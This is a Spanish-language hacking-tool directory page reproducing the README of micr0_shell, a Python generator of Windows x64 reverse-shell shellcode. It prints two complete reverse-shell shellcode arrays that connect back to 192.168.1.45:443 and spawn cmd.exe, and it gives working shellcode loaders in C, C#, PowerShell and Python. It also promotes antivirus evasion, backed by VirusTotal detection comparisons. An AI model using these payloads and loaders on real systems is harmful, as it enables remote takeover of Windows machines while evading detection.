
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
micr0_shell — micr0shell es un script de Python que genera dinámicamente shellcode de shell inversa Windows X64 PIC libre de nulos. | Kitploit
Herramientas/GitHubGitHub/senzee1984/micr0_shell
Generación de PayloadsExplotaciónShellcodeGeneración de ShellcodeDesarrollo de Payloads
GitHubsenzee1984/micr0_shell

micr0_shell

micr0shell es un script de Python que genera dinámicamente shellcode de shell inversa Windows X64 PIC libre de nulos.

Ver Repositorio
22233hace 4 mesesRevisado por Kitploit

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

micr0 shell

Micr0shell es un script ligero y eficiente en Python diseñado para generar dinámicamente shellcode de reverse shell independiente de posición (PIC) libre de nulos para Windows X64. Dependiendo de las opciones seleccionadas, el shellcode generado puede ser hasta 27 bytes más pequeño que el shellcode comparable de msfvenom, evitando además la inclusión de bytes 0x00. Adicionalmente, debido a que el shellcode de MSF es ampliamente utilizado y por lo tanto más propenso a ser detectado por métodos de detección basados en firmas, el shellcode generado por micr0shell ofrece una capa adicional de capacidad de evasión.

root@kitploit:~
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.45 LPORT=443 -f csharp -v shellcode -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of csharp file: 2586 bytes
byte[] shellcode = new byte[503] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0xc6,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0x2b,0x1e,0x7f,0x17,0x61,0x58,0xad,0xc4,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0xd7,0x56,0xfc,0xf3,0x91,0xb0,
0x6d,0xc4,0x2b,0x1e,0x3e,0x46,0x20,0x08,0xff,0x95,0x7d,0x56,0x4e,0xc5,0x04,
0x10,0x26,0x96,0x4b,0x56,0xf4,0x45,0x79,0x10,0x26,0x96,0x0b,0x56,0xf4,0x65,
0x31,0x10,0xa2,0x73,0x61,0x54,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x22,0x1e,
0x6b,0x63,0x74,0x8d,0x85,0xea,0xd7,0x72,0x56,0x60,0x99,0x4f,0x29,0x79,0x5f,
0x2e,0x5f,0xea,0x0a,0x8d,0x4f,0x69,0x22,0x37,0x16,0xb1,0xd3,0x2d,0x4c,0x2b,
0x1e,0x7f,0x5f,0xe4,0x98,0xd9,0xa3,0x63,0x1f,0xaf,0x47,0xea,0x10,0xb5,0x80,
0xa0,0x5e,0x5f,0x5e,0x60,0x88,0x4e,0x92,0x63,0xe1,0xb6,0x56,0xea,0x6c,0x25,
0x8c,0x2a,0xc8,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x5f,0xbe,0xde,0x6c,0x19,
0xac,0x05,0x13,0xfe,0x0a,0xe6,0x2d,0x5b,0xe1,0xe0,0x23,0x5b,0x46,0xc6,0x14,
0x80,0xf5,0x80,0xa0,0x5e,0x5b,0x5e,0x60,0x88,0xcb,0x85,0xa0,0x12,0x37,0x53,
0xea,0x18,0xb1,0x8d,0x2a,0xce,0x3e,0x9c,0x65,0xd0,0xe5,0xc5,0xfb,0x5f,0x27,
0x56,0x39,0x06,0xf4,0x9e,0x6a,0x46,0x3e,0x4e,0x20,0x02,0xe5,0x47,0xc7,0x3e,
0x3e,0x45,0x9e,0xb8,0xf5,0x85,0x72,0x44,0x37,0x9c,0x73,0xb1,0xfa,0x3b,0xd4,
0xe1,0x22,0x5e,0xdf,0x2f,0xde,0xf6,0x74,0x2d,0x4d,0x17,0x61,0x19,0xfb,0x8d,
0xa2,0xf8,0x37,0x96,0x8d,0xf8,0xac,0xc4,0x2b,0x57,0xf6,0xf2,0x28,0xe4,0xaf,
0xc4,0x2a,0xa5,0xbf,0xbf,0x60,0x75,0xec,0x90,0x62,0x97,0x9b,0x5b,0xe8,0xa9,
0xec,0x7e,0x67,0x69,0x59,0x10,0x9e,0x8d,0xe1,0x4d,0xc1,0x76,0x7e,0x16,0x61,
0x58,0xf4,0x85,0x91,0x37,0xff,0x7c,0x61,0xa7,0x78,0x94,0x7b,0x53,0x4e,0xde,
0x2c,0x69,0x6d,0x8c,0xd4,0xde,0x37,0x9e,0xa3,0x10,0x52,0x04,0x63,0x97,0xbe,
0x56,0xdb,0xb2,0xa2,0x1b,0xcb,0xe1,0xaa,0x5f,0xe8,0x9f,0xc7,0xd4,0x6a,0x46,
0x33,0x9e,0x83,0x10,0x24,0x3d,0x6a,0xa4,0xe6,0xb2,0x15,0x39,0x52,0x11,0x63,
0x9f,0xbb,0x57,0x63,0x58,0xad,0x8d,0x93,0x7d,0x12,0x73,0x61,0x58,0xad,0xc4,
0x2b,0x5f,0x2f,0x56,0x31,0x10,0x24,0x26,0x7c,0x49,0x28,0x5a,0x50,0x98,0xc7,
0xc9,0x72,0x5f,0x2f,0xf5,0x9d,0x3e,0x6a,0x80,0x0f,0x4a,0x7e,0x16,0x29,0xd5,
0xe9,0xe0,0x33,0xd8,0x7f,0x7f,0x29,0xd1,0x4b,0x92,0x7b,0x5f,0x2f,0x56,0x31,
0x19,0xfd,0x8d,0xd4,0xde,0x3e,0x47,0x28,0xa7,0x65,0x89,0xa2,0xdf,0x33,0x9e,
0xa0,0x19,0x17,0xbd,0xe7,0x21,0xf9,0xe8,0xb4,0x10,0x9c,0x16,0x63,0xe1,0xb5,
0x9c,0x6f,0x19,0x17,0xcc,0xac,0x03,0x1f,0xe8,0xb4,0xe3,0x5d,0x71,0x89,0x48,
0x3e,0xad,0xc7,0xcd,0x10,0x59,0xd4,0xcb,0x37,0x94,0xa5,0x70,0x91,0xc2,0x57,
0x14,0xff,0xec,0x81,0x2d,0xa8,0x7f,0x6c,0x0d,0x0d,0x78,0x0b,0x58,0xf4,0x85,
0xa2,0xc4,0x80,0xc2,0x61,0x58,0xad,0xc4 };

Antecedentes

Adquirí mis habilidades en desarrollo de shellcode x86 a través del curso Offensive Security Exploit Developer (OSED), el cual encontré particularmente cautivador. Antes del curso, el desarrollo de shellcode me parecía un campo misterioso, pero rápidamente me di cuenta de la flexibilidad que ofrece para lograr objetivos específicos. Reconociendo que el shellcoding x64 es más relevante y ampliamente utilizado en el panorama actual, he aplicado lo aprendido para desarrollar este script generador de shellcode de reverse shell dinámico y conveniente para Windows x64.

Cómo usar

Instalar Keystone Engine

Para generar shellcode a partir de instrucciones de ensamblador x64 en un script Python, se necesita la dependencia del motor keystone. Use pip para instalar Keystone Engine:

root@kitploit:~
pip install keystone-engine

Uso del script

Los usuarios tienen la flexibilidad de especificar varios parámetros: la dirección IP, el puerto de escucha, el nombre de la variable, el formato del shellcode (las opciones incluyen C, CSharp, Python y PowerShell), el tipo de shell (PowerShell o CMD), si guardar el shellcode generado en un archivo, y si ejecutar el shellcode generado (Verdadero/Falso).

root@kitploit:~
└─# python3 micr0shell.py                                                                                                                         

███╗░░░███╗██╗░█████╗░██████╗░░█████╗░  ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗  ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║  ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║  ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝  ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░  ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could contain NULL bytes, E.G. when IP is 192.168.0.255


usage: micr0shell.py [-h] --ip IP [--port PORT] [--language LAN] [--variable VAR] [--type SHELL_TYPE] [--execution CODE_EXEC] [--save SAVE]
                     [--output OUTPUT]
micr0shell.py: error: the following arguments are required: --ip/-i

Solo la dirección IP debe especificarse para que el shellcode funcione correctamente. El valor predeterminado del puerto es 443, el nombre de variable predeterminado es buf, el idioma predeterminado es python y el tipo de shell predeterminado es cmd.exe.

Los usuarios pueden optar por ejecutar el shellcode generado en este script Python; el shellcode generado también se puede guardar en un archivo binario. Por defecto, el shellcode generado NO SE EJECUTA y NO SE GUARDA en un archivo.

Cargador de shellcode simple

A continuación se proporcionan cargadores de shellcode simples en diferentes lenguajes comunes para probar el shellcode generado de manera conveniente.

Sin embargo, si está interesado en evaluar las capacidades de evasión, tenga en cuenta que los siguientes cargadores de shellcode podrían ser detectados. Para técnicas de evasión más avanzadas, es posible que desee explorar cargadores de shellcode alternativos, que están fuera del alcance de este documento README.

C

root@kitploit:~
#include "windows.h"
#include "stdlib.h"

unsigned char shellcode[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0......};  // SHELLCODE HERE

int main()
{
    int length = sizeof(shellcode);
    void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(exec, shellcode, length);
    HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}

CSharp

root@kitploit:~
using System;
using System.Runtime.InteropServices;

namespace runner
{
    public class runner
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        public static void Main(String[] args)
        {
            byte[] buffer= new byte[479] {0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48......};  // SHELLCODE HERE
            IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
            Marshal.Copy(shellcode, 0, addr, shellcode.Length);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return;
        }
    }
}

PowerShell

root@kitploit:~
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}


function getDelegateType {
    Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]]
     $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]:https://raw.githubusercontent.com/senzee1984/micr0_shell/HEAD/:Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
    AutoClass', [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}

$lpMem =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = <SHELLCODE HERE>

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
$hThread =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)

Python

root@kitploit:~
import ctypes, struct


buf =  b"\x48\x31\...."  # SHELLCODE HERE
buf=bytearray(buf)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(buf)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(buf)).from_buffer(buf)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),
                                     buf,
                                     ctypes.c_int(len(buf)))
print("Shellcode located at address %s" % hex(ptr))

ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_uint64(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))

Problemas conocidos

  1. Basado en la dirección IP, el puerto y el tipo de shell proporcionados, micr0shell genera dinámicamente shellcode libre de nulos. Si bien he considerado la mayoría de los escenarios comunes que podrían introducir bytes nulos, vale la pena señalar que si la dirección IP proporcionada contiene tanto .255 como .0 —como 192.168.0.255— el shellcode generado incluirá un byte nulo. Aunque tales direcciones IP son relativamente raras en la práctica, eliminar los bytes nulos para todas las direcciones IP posibles aumentaría significativamente la complejidad. Como resultado, no tengo planes inmediatos de abordar este problema.

  2. En cuanto al valor del puerto, teóricamente ningún puerto debería producir un byte nulo. Sin embargo, debido a la forma en que se implementa la eliminación de bytes nulos, el puerto 65280 no es utilizable.

  3. En Windows 11, hacer doble clic en el programa/script cargador de shellcode hará que la sesión del shell se cierre rápidamente. Sin embargo, si lo inicia a través de CMD o PowerShell, la sesión del shell permanecerá activa hasta que se desconecte del servidor. Este problema está actualmente bajo investigación y parece estar relacionado con el shellcode mismo. Encontraré una manera de solucionarlo lo antes posible.

Caso de prueba


Prueba de capacidad de evasión de firmas de shellcode; los archivos de muestra se cargaron en VirusTotal en agosto de 2023.

Archivo binario de shellcode

Use msfvenom y micr0shell para generar archivos binarios sin procesar, y súbalos respectivamente. Hay 2 muestras generadas con msfvenom, una incluye 0x00 y la otra está libre de nulos. La comparación es la siguiente:

image

image

image

Para el 13/8/2023, el archivo binario de shellcode sin procesar generado por micr0shell no está firmado.

Cargador de shellcode simple en C

Use msfvenom y micr0shell para generar matrices de bytes de shellcode, e inclúyalas respectivamente en un ejecutor de shellcode simple escrito en C. Hay 2 shellcodes generados con msfvenom, uno incluye 0x00 y el otro está libre de nulos. La comparación es la siguiente:

image

image

image

Para el 23/8/2023, el cargador de shellcode que incluye el shellcode generado por micr0shell tiene mucha menos detección. Vale la pena mencionar que el cargador de shellcode simple en sí mismo está firmado, incluso si el shellcode es inofensivo.

Captura de pantalla

image

root@kitploit:~
─# python3 micr0shell.py --ip 192.168.1.45 --port 443 --type cmd --language c --variable shellcode --execution false --save True --output buf.bin

███╗░░░███╗██╗░█████╗░██████╗░░█████╗░  ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗  ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║  ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║  ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝  ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░  ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could contain NULL bytes, E.G. when IP is 192.168.0.255


[+]Shellcode Settings:
******** IP Address: 192.168.1.45
******** Listening Port: 443
******** Language of desired shellcode runner: c
******** Shellcode array variable name: shellcode
******** Shell: cmd
******** Shellcode Execution: false
******** Save Shellcode to file: true


[+]Payload size: 476 bytes

[+]Shellcode format for C

unsigned char shellcode[]={
0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48,0x8b,0x70,0x18,0x48,0x8b,0x76,0x30,0x4c,0x8b,0x0e,0x4d,
0x8b,0x09,0x4d,0x8b,0x49,0x10,0xeb,0x63,0x41,0x8b,0x49,0x3c,0x4d,0x31,0xff,0x41,0xb7,0x88,0x4d,0x01,
0xcf,0x49,0x01,0xcf,0x45,0x8b,0x3f,0x4d,0x01,0xcf,0x41,0x8b,0x4f,0x18,0x45,0x8b,0x77,0x20,0x4d,0x01,
0xce,0xe3,0x3f,0xff,0xc9,0x48,0x31,0xf6,0x41,0x8b,0x34,0x8e,0x4c,0x01,0xce,0x48,0x31,0xc0,0x48,0x31,
0xd2,0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xca,0x0d,0x01,0xc2,0xeb,0xf4,0x44,0x39,0xc2,0x75,0xda,0x45,
0x8b,0x57,0x24,0x4d,0x01,0xca,0x41,0x0f,0xb7,0x0c,0x4a,0x45,0x8b,0x5f,0x1c,0x4d,0x01,0xcb,0x41,0x8b,
0x04,0x8b,0x4c,0x01,0xc8,0xc3,0xc3,0x4c,0x89,0xcd,0x41,0xb8,0x8e,0x4e,0x0e,0xec,0xe8,0x8f,0xff,0xff,
0xff,0x49,0x89,0xc4,0x48,0x31,0xc0,0x66,0xb8,0x6c,0x6c,0x50,0x48,0xb8,0x57,0x53,0x32,0x5f,0x33,0x32,
0x2e,0x64,0x50,0x48,0x89,0xe1,0x48,0x83,0xec,0x20,0x4c,0x89,0xe0,0xff,0xd0,0x48,0x83,0xc4,0x20,0x49,
0x89,0xc6,0x49,0x89,0xc1,0x41,0xb8,0xcb,0xed,0xfc,0x3b,0x4c,0x89,0xcb,0xe8,0x55,0xff,0xff,0xff,0x48,
0x31,0xc9,0x66,0xb9,0x98,0x01,0x48,0x29,0xcc,0x48,0x8d,0x14,0x24,0x66,0xb9,0x02,0x02,0x48,0x83,0xec,
0x30,0xff,0xd0,0x48,0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0xd9,0x09,0xf5,0xad,0xe8,0x2b,0xff,0xff,
0xff,0x48,0x83,0xec,0x30,0x48,0x31,0xc9,0xb1,0x02,0x48,0x31,0xd2,0xb2,0x01,0x4d,0x31,0xc0,0x41,0xb0,
0x06,0x4d,0x31,0xc9,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,0x24,0x28,0xff,0xd0,0x49,0x89,0xc4,0x48,
0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0x0c,0xba,0x2d,0xb3,0xe8,0xf3,0xfe,0xff,0xff,0x48,0x83,0xec,
0x20,0x4c,0x89,0xe1,0x48,0x31,0xd2,0xb2,0x02,0x48,0x89,0x14,0x24,0x48,0x31,0xd2,0x66,0xba,0x01,0xbb,
0x48,0x89,0x54,0x24,0x02,0xba,0xc0,0xa8,0x01,0x2d,0x48,0x89,0x54,0x24,0x04,0x48,0x8d,0x14,0x24,0x4d,
0x31,0xc0,0x41,0xb0,0x16,0x4d,0x31,0xc9,0x48,0x83,0xec,0x38,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,
0x24,0x28,0x4c,0x89,0x4c,0x24,0x30,0xff,0xd0,0x48,0x83,0xc4,0x38,0x49,0x89,0xe9,0x41,0xb8,0x72,0xfe,
0xb3,0x16,0xe8,0x99,0xfe,0xff,0xff,0x48,0xba,0x9c,0x92,0x9b,0xd1,0x9a,0x87,0x9a,0xff,0x48,0xf7,0xd2,
0x52,0x48,0x89,0xe2,0x41,0x54,0x41,0x54,0x41,0x54,0x48,0x31,0xc9,0x66,0x51,0x51,0x51,0xb1,0xff,0x66,
0xff,0xc1,0x66,0x51,0x48,0x31,0xc9,0x66,0x51,0x66,0x51,0x51,0x51,0x51,0x51,0x51,0x51,0xb1,0x68,0x51,
0x48,0x89,0xe7,0x48,0x89,0xe1,0x48,0x83,0xe9,0x20,0x51,0x57,0x48,0x31,0xc9,0x51,0x51,0x51,0x48,0xff,
0xc1,0x51,0xfe,0xc9,0x51,0x51,0x51,0x51,0x49,0x89,0xc8,0x49,0x89,0xc9,0xff,0xd0};


Generated shellcode successfully saved in file buf.bin
Descargar herramienta